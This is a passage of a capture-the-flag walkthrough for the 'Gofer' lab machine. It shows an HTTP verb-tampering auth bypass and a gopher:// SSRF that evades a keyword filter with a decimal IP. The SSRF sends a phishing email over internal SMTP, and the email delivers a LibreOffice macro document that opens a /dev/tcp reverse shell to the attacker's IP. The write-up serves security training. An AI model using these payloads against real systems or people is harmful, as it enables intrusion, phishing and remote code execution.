Gofer

15th April 2022 / Document No D23.100.254

Prepared By: C4rm3l0

Machine Author: Que20

Difficulty: Hard

Classification: Official

Synopsis

Gofer is a Hard Difficulty Linux machine featuring a web proxy secured by Basic HTTP authentication, which can be circumvented through an unfiltered method. The web proxy permits select protocols, including HTTP/HTTPS and gopher—a vintage rival of HTTP that some tools like `cURL` still support. Its key advantage lies in facilitating interaction with internal services such as FTP, SSH, and SMTP. With the presence of an SSRF vulnerability and the utility of gopher, the machine allows us to engage with these internal services as though we were part of the network. The aim is to exploit this by sending a malicious `OpenDocument` via email to an employee known for opening all received documents, capitalizing on the SSRF flaw. After gaining our initial shell, further network sniffing reveals a developer testing the proxy without encryption, exposing clear-text credentials. The final step involves exploiting a binary through a "Use after free" vulnerability to escalate privileges.

Skills Required

- Web enumeration
- Understanding of Simple Mail Transfer Protocol (SMTP)
- Reverse Engineering

Skills Learned

- Interact with internal services using a SSRF
- Verb Tampering
- Exploiting a binary by using a "Use after free" bug (UAF)

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.225 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.225

Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-25 12:17 EEST
Nmap scan report for 10.10.11.225
Host is up (0.12s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 aa:25:82:6e:b8:04:b6:a9:a9:5e:1a:91:f0:94:51:dd (RSA)
|   256 18:21:ba:a7:dc:e4:4f:60:d7:81:03:9a:5d:c2:e5:96 (ECDSA)
|_  256 a4:2d:0d:45:13:2a:9e:7f:86:7a:f6:f7:78:bc:42:d9 (ED25519)
80/tcp  open  http        Apache httpd 2.4.56
|_http-title: Did not follow redirect to http://gofer.htb/
|_http-server-header: Apache/2.4.56 (Debian)
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: Host: gofer.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: GOFER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-10-25T09:17:15
|_  start_date: N/A

Nmap done: 1 IP address (1 host up) scanned in 15.39 seconds
```


An initial `Nmap` scan reveals OpenSSH running on port `22`, an Apache web server on port `80`, and two Samba-related services on ports `139` and `445`.

The web server attempts a redirect to the `gofer.htb` domain, which we add to our `hosts` file.

```
echo "10.10.11.225  gofer.htb" | sudo tee -a /etc/hosts
```

HTTP

Browsing to `gofer.htb`, we are greeted by a simple showcase site but we also obtain some interesting information in the form of potential usernames.



Hovering over each of the icons, we learn the first- and last name of four people:

```
Jeff Davis
Jocelyn Hudson
Tom Buckley
Amanda Blake
```

A directory scan on this domain yields no interesting results, so we proceed with subdomain enumeration.


```
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u
http://gofer.htb -H "Host: FUZZ.gofer.htb" -c -mc all --fw 20


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://gofer.htb
```

```
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-
110000.txt
 :: Header           : Host: FUZZ.gofer.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 20
________________________________________________

[Status: 401, Size: 462, Words: 42, Lines: 15, Duration: 159ms]
    * FUZZ: proxy

:: Progress: [114441/114441] :: Job [1/1] :: 236 req/sec :: Duration: [0:07:21] ::
Errors: 0 ::
```

The fuzzer discovers the `proxy` subdomain, which we add to our `hosts` file.

```
echo "10.10.11.225  proxy.gofer.htb" | sudo tee -a /etc/hosts
```

We browse to the subdomain, however, we don't get very far- we fall directly on an `HTTP` authentication form.



We could try several common username/password combinations like `admin:admin`, to no avail. Directory scans also do not yield anything conclusive.

Having reached another dead-end, we move on to the SMB server on port `445`.

SMB

Let's see if we could list shares using a guest session.

```
smbmap -H gofer.htb

[+] IP: gofer.htb:445   Name: unknown
        Disk                                  Permissions     Comment
        ----                                  -----------     -------
        print$                                NO ACCESS       Printer Drivers
        shares                                READ ONLY
        IPC$                                  NO ACCESS       IPC Service (Samba 4.13.13-
Debian)
```

We have read-only access to the `shares` share, which we proceed to enumerate.

```
smbclient //gofer.htb/shares --no-pass

Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Oct 28 22:32:08 2022
  ..                                  D        0  Fri Apr 28 14:59:34 2023
  .backup                            DH        0  Thu Apr 27 15:49:32 2023

    5061888 blocks of size 1024. 2150656 blocks available
```

Very well! We find a hidden folder named `.backup`; let's see what we have inside.

```
smb: \> cd .backup
smb: \.backup\> dir
  .                                   D        0  Thu Apr 27 15:49:32 2023
  ..                                  D        0  Fri Oct 28 22:32:08 2022
  mail                                N     1101  Thu Apr 27 15:49:32 2023

    5061888 blocks of size 1024. 2150436 blocks available
```

The folder contains a file named `mail`, which we download and proceed to inspect.

```
smb: \.backup\> get mail
getting file \.backup\mail of size 1101 as mail (2.6 KiloBytes/sec) (average 2.6
KiloBytes/sec)
```

The mail reads as follows:

```
From jdavis@gofer.htb  Fri Oct 28 20:29:30 2022
Return-Path: <jdavis@gofer.htb>
X-Original-To: tbuckley@gofer.htb
Delivered-To: tbuckley@gofer.htb
Received: from gofer.htb (localhost [127.0.0.1])
        by gofer.htb (Postfix) with SMTP id C8F7461827
        for <tbuckley@gofer.htb>; Fri, 28 Oct 2022 20:28:43 +0100 (BST)
```

```
Subject:Important to read!
Message-Id: <20221028192857.C8F7461827@gofer.htb>
Date: Fri, 28 Oct 2022 20:28:43 +0100 (BST)
From: jdavis@gofer.htb

Hello guys,

Our dear Jocelyn received another phishing attempt last week and his habit of clicking
on links without paying much attention may be problematic one day. That's why from now
on, I've decided that important documents will only be sent internally, by mail, which
should greatly limit the risks. If possible, use an .odt format, as documents saved in
Office Word are not always well interpreted by Libreoffice.

PS: Last thing for Tom; I know you're working on our web proxy but if you could
restrict access, it will be more secure until you have finished it. It seems to me that
it should be possible to do so via <Limit>
```

This mail reveals several important pieces of information. Apparently, the staff have set up an internal mail server because their secretary, Jocelyn, often receives suspicious emails. We also learn that they are advised to save their documents in the `.odt` format because `LibreOffice` does not always interpret Word documents correctly. Another thing to note is the form of user names: "Jeff Davis" has the username `jdavis`, Tom Buckley has the username `tbuckley`.

In following the same logic, we can guess the username of Jocelyn Hudson: `jhudson`.

An exploitation path now starts to form. Our goal will likely be to somehow send an email to `jhudson` using the internal SMTP server and attach or reference a malicious `.odt` file to obtain a foothold on the machine.

Foothold

Bypassing HTTP authentication

The kind of protection on the `proxy` subdomain is set up at the web server level. In general, it applies to any HTTP request with any method, but it is possible to specify which methods are concerned. This is generally a bad idea because if we start with a whitelist and don't list ALL the existing methods, those not mentioned will NOT be concerned by the authentication obligation.

Let's try to brute-force directories/files, but using several `HTTP` methods.

```
feroxbuster -u http://proxy.gofer.htb/ -x php -w /usr/share/wordlists/dirb/big.txt -m
GET,POST,PUT,OPTIONS,DELETE,PATCH -s 200
```

After a few seconds, we obtain some very interesting results:

```
200      POST         1l         6w       32c http://proxy.gofer.htb/index.php
200       PUT         1l         6w       32c http://proxy.gofer.htb/index.php
200   OPTIONS         1l         6w       32c http://proxy.gofer.htb/index.php
200    DELETE         1l         6w       32c http://proxy.gofer.htb/index.php
200     PATCH         1l         6w       32c http://proxy.gofer.htb/index.php
```

It seems only the `GET` method is filtered, so if we use another method, we can bypass the authentication:

```
curl -X POST http://proxy.gofer.htb/index.php

<!-- Welcome to Gofer proxy -->
<html><body>Missing URL parameter !</body></html>
```

The message implies that we likely need to specify a `?url=` parameter to make use of the proxy.

```
curl -X POST "http://proxy.gofer.htb/index.php?url=http://127.0.0.1"

<!-- Welcome to Gofer proxy -->
<html><body>blacklisted keyword: /127 !</body></html>
```

Trying to point the parameter to `http://127.0.0.1` indeed returns a different response, namely that the keyword `/127` is blacklisted.

Enumeration of blacklisted schemes/keywords

Given that we can specify a semi-arbitrary URL, the first vulnerability that comes to mind at this stage is a Server Side Request Forgery (SSRF). However, it seems that the proxy scans for keywords or schemes which are blacklisted.

Let's try `proxy.gofer.htb`:

```
curl -X POST "http://proxy.gofer.htb/index.php?url=http://proxy.gofer.htb"

<!-- Welcome to Gofer proxy -->
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.54 (Debian) Server at proxy.gofer.htb Port 80</address>
</body></html>
```

We can access the site via its domain name, but keywords such as `/127` and `localhost` are blacklisted.

Let's try another scheme, like `file://`, to try and read local files on the target system.

```
curl -X POST "http://proxy.gofer.htb/index.php?url=file://"

<!-- Welcome to Gofer proxy -->
<html><body>blacklisted keyword: file:// !</body></html>
```

No such luck; `file://` is filtered, as well.

We proceed to do a bit of fuzzing to see what schemes are filtered or not. We will take the schemes listed here, which should be enough.

```
ffuf -w schemes.txt -u "http://proxy.gofer.htb/index.php?url=FUZZ://" -X POST -c -mc
all --fw 9

<...SNIP...>
[Status: 200, Size: 32, Words: 6, Lines: 2, Duration: 200ms]
    * FUZZ: https
[Status: 200, Size: 32, Words: 6, Lines: 2, Duration: 421ms]
    * FUZZ: http
[Status: 200, Size: 32, Words: 6, Lines: 2, Duration: 3763ms]
    * FUZZ: gopher
:: Progress: [154/154] :: Job [1/1] :: 32 req/sec :: Duration: [0:00:04] :: Errors: 0
::
```

As anticipated, both `http` and `https` protocols are permitted, but there's also another lesser-known option: `gopher://`. Gopher isn't just an old protocol, it's a protocol that once competed with HTTP. One of its key features is its ability to facilitate communication with any service over `TCP`. Therefore, by leveraging SSRF in conjunction with the `gopher://` scheme, we can potentially engage with internal services, such as MySQL, PostgreSQL, Redis, and even an `SMTP` server that we believe is running locally on the target machine.

However, we encounter a minor obstacle: addresses that begin with `/127` and the term `localhost` appear to be blocked.

```
curl -X POST "http://proxy.gofer.htb/index.php?url=gopher://localhost/"

<!-- Welcome to Gofer proxy -->
<html><body>blacklisted keyword: localhost !</body></html>
```

External IPs are also off the table since the mail server is configured to be accessible only within the local network. Thankfully, IP addresses can be represented in various ways. Conventionally, we are accustomed to the `x.x.x.x` format for IP addresses, but it's essential to remember that an IP address is fundamentally just a 4-byte number. Following this line of thought, the 4-byte number `2130706433` corresponds to the IP address `127.0.0.1`. Consequently, accessing `http://2130706433` is functionally equivalent to going to `http://127.0.0.1`.

And these aren't the only workarounds. Alternative bypass methods like `http://0` or `http://::1` (for IPv6) can also serve the same purpose.

Let's test this on a port that will return an output; port `22` (running OpenSSH) is a good candidate for this.

```
curl -X POST "http://proxy.gofer.htb/index.php?url=gopher://2130706433:22"

<!-- Welcome to Gofer proxy -->
SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u1
Invalid SSH identification string.
```

Bingo! We can access this service internally and therefore likely also to the mail server. Now let's see how we might send a mail using the `gopher://` protocol.

Exploitation of SSRF with Gopher protocol

If we use a simple telnet on an SMTP service, a classical mail would look like this:

```
EHLO whatyouwant
MAIL FROM:jdavis@gofer.htb
RCPT TO:jhudson@gofer.htb
DATA
Subject:Urgent document
Message:Hello Jocelyn, can you please process this document urgently? Thank you.
http://10.10.11.X:8000/maliciousdoc.odt
.
QUIT
```

To send such a payload over a URL parameter, we would have to double-URL-encode it, as follows:

```
# The mail url-encoded one time
EHLO%20whatyouwant%0AMAIL%20FROM%3Ajdavis%40gofer.htb%0ARCPT%20TO%3Ajhudson%40gofer.htb
%0ADATA%0ASubject%3AUrgent%20document%0AMessage%3AHello%20Jocelyn%2C%20can%20you%20plea
se%20process%20this%20document%20urgently%3F%20Thank%20you.%20http%3A%2F%2F10.10.11.X%3
A8000%2Fmaliciousdoc.odt%0A.%0AQUIT%0A

# The mail encoded a second time
EHLO%2520whatyouwant%250AMAIL%2520FROM%253Ajdavis%2540gofer.htb%250ARCPT%2520TO%253Ajhu
dson%2540gofer.htb%250ADATA%250ASubject%253AUrgent%2520document%250AMessage%253AHello%2
520Jocelyn%252C%2520can%2520you%2520please%2520process%2520this%2520document%2520urgent
ly%253F%2520Thank%2520you.%2520http%253A%252F%252F10.10.11.X%253A8000%252Fmaliciousdoc.
odt%250A.%250AQUIT%250A
```

We now have all the elements to test our payload. One last detail though, is that we need to insert another character after the port. In brief, it will not be `gopher://2130706433:25/EHLO...` but `gopher://2130706433:25/_EHLO...`. The `_` (**underscore**) after `<port>:/` represents the gophertype, so it must be included because if not, the payload will be truncated by 1 character. In the context of using the `gopher://` scheme to interact with an SMTP service, the underscore `_` plays a role similar to that of the `CRLF` in raw SMTP interactions.

Well, let's now test our payload, although we haven't created the document, yet, if Jocelyn clicks on our link, we should at least have a trace of the request in the logs, which will mean that she has received and read the email.

We first start an HTTP server using Python:

```
python3 -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Then, we can execute our payload.

```
curl -X POST "http://proxy.gofer.htb/index.php?
url=gopher://2130706433:25/_EHLO%2520whatyouwant%250AMAIL%2520FROM%253Ajdavis%2540gofer
.htb%250ARCPT%2520TO%253Ajhudson%2540gofer.htb%250ADATA%250ASubject%253AUrgent%2520docu
ment%250AMessage%253AHello%2520Jocelyn%252C%2520can%2520you%2520please%2520process%2520
this%2520document%2520urgently%253F%2520Thank%2520you.%2520http%253A%252F%252F10.10.11.
X%253A8000%252Fmaliciousdoc.odt%250A.%250AQUIT%250A"

220 gofer.htb ESMTP Postfix (Debian/GNU)
250-gofer.htb
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-AUTH DIGEST-MD5 CRAM-MD5 NTLM LOGIN PLAIN ANONYMOUS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
250 2.0.0 Ok: queued as 70FDF6189D
221 2.0.0 Bye
```


The output indicates that the email was successfully sent, and moments later we notice a `GET` request attempting to grab the `.odt` file we specified.

```
10.10.11.225 - - [25/Oct/2023 14:37:01] code 404, message File not found
10.10.11.225 - - [25/Oct/2023 14:37:01] "GET /maliciousdoc.odt HTTP/1.1" 404 -
```


Very well, Jocelyn did click on our link. Now we have to create the actual malicious `.odt` document. We can do that in several ways; `Metasploit` proposes a module for that but here, we are going to create it manually.

Creating a malicious .odt document

We open `LibreOffice Writer` and create a new document. We then click on the `Tools` tab -> `Macros` -> `Organize Macros`.



Then we create a new Macro by clicking on `New`, making sure to select our Document beforehand.



We find ourselves on the Macro editor, which should contain something along the lines of:


```
REM  *****  BASIC  *****

Sub Main

End Sub
```

Let's change this code. Our malicious macro will be very simple- it will just run the function `Shell` to execute a command, landing us a reverse shell.


```
Sub Main
  Shell("bash -c 'bash -i >& /dev/tcp/10.10.11.X/443 0>&1'")
End Sub
```

We save our document and close the window. Then, again, we go to the `Tools` tab -> `Macros` -> `Organize Macros`.

We select our macro and click on the `Assign` button.



Then, we switch to the `Events` tab and assign the macro to an event such as `Open Document`, which ought to trigger as soon as Jocelyn tries to open our file.



> Note: Make sure to set the `Save in` option to the actual document itself, not `LibreOffice`, as that would link the macro to the instance of `LibreOffice` as opposed to the malicious document.

We save the document and exit out of `Writer`.

Again, let's launch an HTTP server, but this time our malicious document will be present.

```
python3 -m http.server --bind 10.10.11.X 8000 --directory .

Serving HTTP on 10.10.11.X port 8000 (http://10.10.11.X:8000/) ...
```

We also start a `Netcat` listener on port `443`.

```
nc -nlvp 443

Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
```

Let's send the same payload to Jocelyn (making sure to edit the payload to reflect the proper IP address and document name).

```
curl -X POST "http://proxy.gofer.htb/index.php?
url=gopher://2130706433:25/_EHLO%2520whatyouwant%250AMAIL%2520FROM%253Ajdavis%2540gofer
.htb%250ARCPT%2520TO%253Ajhudson%2540gofer.htb%250ADATA%250ASubject%253AUrgent%2520docu
ment%250AMessage%253AHello%2520Jocelyn%252C%2520can%2520you%2520please%2520process%2520
this%2520document%2520urgently%253F%2520Thank%2520you.%2520http%253A%252F%252F10.10.11.
X%253A8000%252Fdocument.odt%250A.%250AQUIT%250A"

220 gofer.htb ESMTP Postfix (Debian/GNU)
250-gofer.htb
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-AUTH DIGEST-MD5 CRAM-MD5 NTLM LOGIN PLAIN ANONYMOUS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
250 2.1.0 Ok
250 2.1.5 Ok
354 End data with <CR><LF>.<CR><LF>
250 2.0.0 Ok: queued as 70FDF6189D
221 2.0.0 Bye
```

Shortly after sending the email, we get a callback on our Python web server and consequently on our listener, landing us a shell as the `jhudson` user.

```
nc -nlvp 443

listening on [any] 443 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.225] 59458
bash: cannot set terminal process group (5935): Inappropriate ioctl for device
bash: no job control in this shell
bash: /home/jhudson/.bashrc: Permission denied
jhudson@gofer:/usr/bin$ id
id
uid=1000(jhudson) gid=1000(jhudson) groups=1000(jhudson),108(netdev)
```

The `user` flag can be found at `/home/jhudson/user.txt`.

We can add an SSH public key to the `authorized_keys` file or upgrade our shell for more stability.

Lateral Movement

After some standard enumeration, we find something unusual; an SUID binary in the `/opt` directory.

```
